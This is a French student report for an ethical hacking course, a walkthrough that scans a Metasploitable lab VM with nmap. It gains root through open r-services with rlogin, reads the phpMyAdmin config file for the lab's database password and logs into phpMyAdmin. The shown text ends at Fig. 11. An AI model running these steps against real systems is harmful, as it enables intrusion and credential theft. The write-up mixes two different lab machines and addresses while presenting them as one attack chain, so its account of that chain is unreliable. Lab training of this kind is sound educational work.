

REPUBLIQUE DU SENEGAL



Un peuple-un but-une foi

Ministère de l'Enseignement Supérieur, de la Recherche et de l'Innovation Direction de
l'Enseignement Supérieur Privé

Institut Supérieur d'Informatique

ISI

Rapport pour le projet Hacking Ethique Semestre 5

Analyse , détection et exploitation de 3 Vulnérabilités sur
Metasploitable .

Année Académique : 2024-2025

Présenté et soutenu par :

M. NGOUWA BIMBOUNZA
Emmanuel Sevy Dorian

Sous la direction de :

M. Gerard Joseph Francisco
DACOSTA

Spécialité : Architecture Réseaux
et Hacking

TABLE DES MATIERES

Présentation de l'architecture	3
Objectif :	3
Méthodologie :	3
Etape1 : Mappage du réseaux	4
Fig 2 ou Fig 3 : Résultat du mappage réseau	4
Etape2 : Exploitation du port 80	5
Fig 4 :Affichage des répertoire du serveur web	5
Fig 5 Affichage d'un application de chat hébergé	6
Fig. 6 Affichage de Payroll	7
Fig 7 Affichage du formulaire pour la connexion à la base de donnée.	7
Exploitation de la vulnérabilité des ports TCP : faille r.....	8
Fig 8 : Analyse et détection des ports TCP	8
Fig 8.1 :Attaque et pénétration du système	9
Fig 9 : Accès au dossier de PhpMyadmin	10
Fig. 10 :Accès au fichier contenant le mot de passe de la base de donnée.....	11
Fig. 11 : Connexion de l'attaquant à la base de donnée	12
Fig. 12 : Accès aux bases de données	13
Fig .13 Accès à la base de donnée de l'application payroll.....	14
Fig .13 : Affichage des datas contenue dans la base de donnée	15
Conclusion	16

Présentation de l'architecture



Objectif :

Trouver 3 vulnérabilités et faire l'exploit contre la machine métasploitable

Méthodologie :

Dans la suite de notre travail nous commencerons par scanner tout les ports de la machine Metasploitable 3 et ensuite nous mènerons des attaques en fonction des vulnérabilité trouvé. IL est important de noter que nos travaux nous ont mené à une interdépendance entre les 3 vulnérabilités, cela a impliqué l'exploitation des 3 failles en une seul et unique attaque procédurale .

Etape1 : Mappage du réseaux

Dans ce rapport la 1^{ère} étape va consister à faire un scan de port sur toutes les hôtes actifs sur le réseaux y compris l' hôte cible de notre démonstration et cela grâce à la commande nmap.

Voir la commande ci-dessous :

➔ `nmap 172.28.128.3/24`




Fig 2 ou Fig 3 : Résultat du mappage réseau

```
(root@vbox)-[~]
```

```
# nmap 172.28.128.3/24
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-28 19:47 GMT
```

```
Nmap scan report for 172.28.128.3
```

```
Host is up (0.0015s latency).
```

```
Not shown: 991 filtered tcp ports (no-response)
```

```
PORT STATE SERVICE
```

```
21/tcp open ftp
```

```
22/tcp open ssh
```

```
80/tcp open http
```

```
445/tcp open microsoft-ds
```

631/tcp open ipp
3000/tcp closed ppp
3306/tcp open mysql
8080/tcp open http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:D5:10:30 (Oracle VirtualBox virtual NIC)

- **Constat** : On remarque plusieurs services et plusieurs ports ouverts mais nous allons nous intéresser uniquement à deux services (protocole) ainsi que leur port . à **savoir le protocole http :80 et le protocole SSH : 22 afin d'en exploiter les failles et voir jusqu'ou l'attaque pourra être menée.**

Etape2 : Exploitation du port 80

Tout en sachant que les navigateurs web communique à l'aide du protocole http via le port 80 , nous allons nous servir de l'adresse de la machine cible (métasploitable 3) pour vérifier si il existe un serveur web disponible sur l'hôte cible.

Pour effectuer cela nous allons saisir l'adresse cible : 172.28.128.3 dans le navigateur firefox de notre machine linux.

Voir le résultat dans la figure ci-dessous :




Fig 4 :Affichage des répertoire du serveur web

Constat :

Cela à fonctionne et nous pouvons conclure qu'il existe bien un serveur web dans la machine cible . Par ailleurs nous remarquons la présence de plusieurs liens et répertoire .

Dans la suite , nous allons donc cliquer sur ses liens et essayer de trouver des pistes d'autre vulnérabilité à exploiter .

Voir les capture d'écran et les constats ci-dessous.




Fig 5 Affichage d'un application de chat hébergé




Fig. 6 Affichage de Payroll




Fig 7 Affichage du formulaire pour la connexion à la base de donnée.


Constat :

C'est trois dernières captures montre la présence des pages web contenant des formulaire, ce qui peut nous permettre par exemple d'employer des attaques de types : injections sql, injection de script javascript, attaque par DDos ou même par brute force. Par contre dans la suite de notre travail nous allons nous concentrer au formulaire de la page de connexion de Phpmyadmin pour accéder aux informations contenue en base de données .

Pour réaliser cette tâche de hackeur, nous allons par la suite exploiter la vulnérabilité du port 22 du protocole SSH afin de pénétrer le système en profondeur.

Exploitation de la vulnérabilité des ports TCP : faille r.

Depuis notre système d'attaque, idéalement sous Kali Linux nous allons procéder à l'identification des services réseau ouverts sur cette machine virtuelle en utilisant le scanner de sécurité Nmap. La commande suivante nous permettra d'analyser tous les ports TCP de l'instance Metasploitable 2 :



```
root@vbox: ~  
File Edit View Search Terminal Help  
# nmap -p0-65535 10.0.2.15  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-01 02:35 GMT  
Nmap scan report for 10.0.2.15  
Host is up (0.00030s latency).  
Not shown: 65506 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
3632/tcp  open  distccd
```


Fig 8 : Analyse et détection des ports TCP

Constat : Presque chacun de ces services d'écoute fournit un point d'entrée distant dans le système. Dans la section suivante, nous allons passer en revue certaines de ces vulnérabilités

Les ports TCP 512, 513 et 514 sont connus sous le nom de services « r » et ont été mal configurés pour permettre l'accès à distance depuis n'importe quel hôte (situation

standard « .rhosts + + »). Pour en profiter, nous devons nous assurer la présence du client « rsh-client » et exécutez la commande suivante en tant qu'utilisateur root local .

→ `rlogin -l root 10.0.2.15`



```
root@vbox: ~  
File Edit View Search Terminal Help  
(root@vbox)-[~]  
# rlogin -l root 10.0.2.15  
Last login: Fri Feb 28 20:36:46 EST 2025 from 10.0.2.14 on pts/1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
You have mail.  
root@metasploitable:~#
```

Fig 8.1 :Attaque et pénétration du système


Constat : Nous avons eu accès au système cible et en mode super utilisateur. Cela peut nous permettre de juger cette faille très dangereuse voir, critique.

Après cela nous pouvons passer à la deuxième attaque :

Maintenant après avoir eu cet accès nous pouvons dès à présent accéder aux fichier nommé (config.inc.php) contenue dans le répertoire correspondant au chemin absolue (/var/www/html/phpmyadmin/).

Cela grâce à la commande :

➔ `cd /var/www/html/phpmyadmin`



```
Last login: Fri Feb 28 20:15:12 2025 from 172.28.128.2
vagrant@metasploitable3-ub1404:~$ sudo su
root@metasploitable3-ub1404:/home/vagrant# cd /var/www/html/phpmyadmin
```

Fig 9 : Accès au dossier de PhpMyadmin

Maintenant que nous sommes dans le répertoire cible nous pouvons ouvrir le fichier grâce à l'éditeur de texte nano.

➔ `. nano config.inc.php`

Voir la capture ci-dessous :

```
root@metasploitable3-ub1404: /var/www/html/phpmyadmin
File Actions Edit View Help
GNU nano 2.2.6 File: config.inc.php
/*
 * Generated configuration file
 * Generated by: phpMyAdmin 3.5.8 setup script
 * Date: Mon, 20 Mar 2017 17:50:57 +0000
 */

/* Servers configuration */
$i = 0;

/* Server: metasploitable [1] */
$i++;
$cfg['Servers'][$i]['verbose'] = 'metasploitable';
$cfg['Servers'][$i]['host'] = '127.0.0.1';
$cfg['Servers'][$i]['port'] = '';
$cfg['Servers'][$i]['socket'] = '';
$cfg['Servers'][$i]['connect_type'] = 'tcp';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['auth_type'] = 'cookie';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = 'sploitme';

/* End of servers configuration */

$cfg['blowfish_secret'] = '58d0142a394148.57231469';
$cfg['DefaultLang'] = 'en';

[ Read 30 lines ]
^G Get Help      ^O WriteOut     ^R Read File    ^Y Prev Page    ^K Cut Text      ^C Cur Pos
^X Exit          ^J Justify      ^W Where Is    ^V Next Page    ^U UnCut Text   ^T To Spell
```

Fig. 10 : Accès au fichier contenant le mot de passe de la base de donnée

Nous avons accès au fichier et nous pouvons prélever le nom d'utilisateur et le mot de passe de l'administrateur de Phpmyadmin. C'est vu en claire sur la capture d'écran ci-dessus.

User = 'root'

Password = 'sploitme'

Maintenant que nous avons prélevé les accès nous allons retourner sur la page de connexion de phpmyadmin afin de remplir le formulaire et accéder à la base de donnée contenue dans Métasploitable 3.

Voir la capture ci-dessous :




Fig. 11 : Connexion de l'attaquant à la base de donnée

Constat : Saisi du mot de passe.

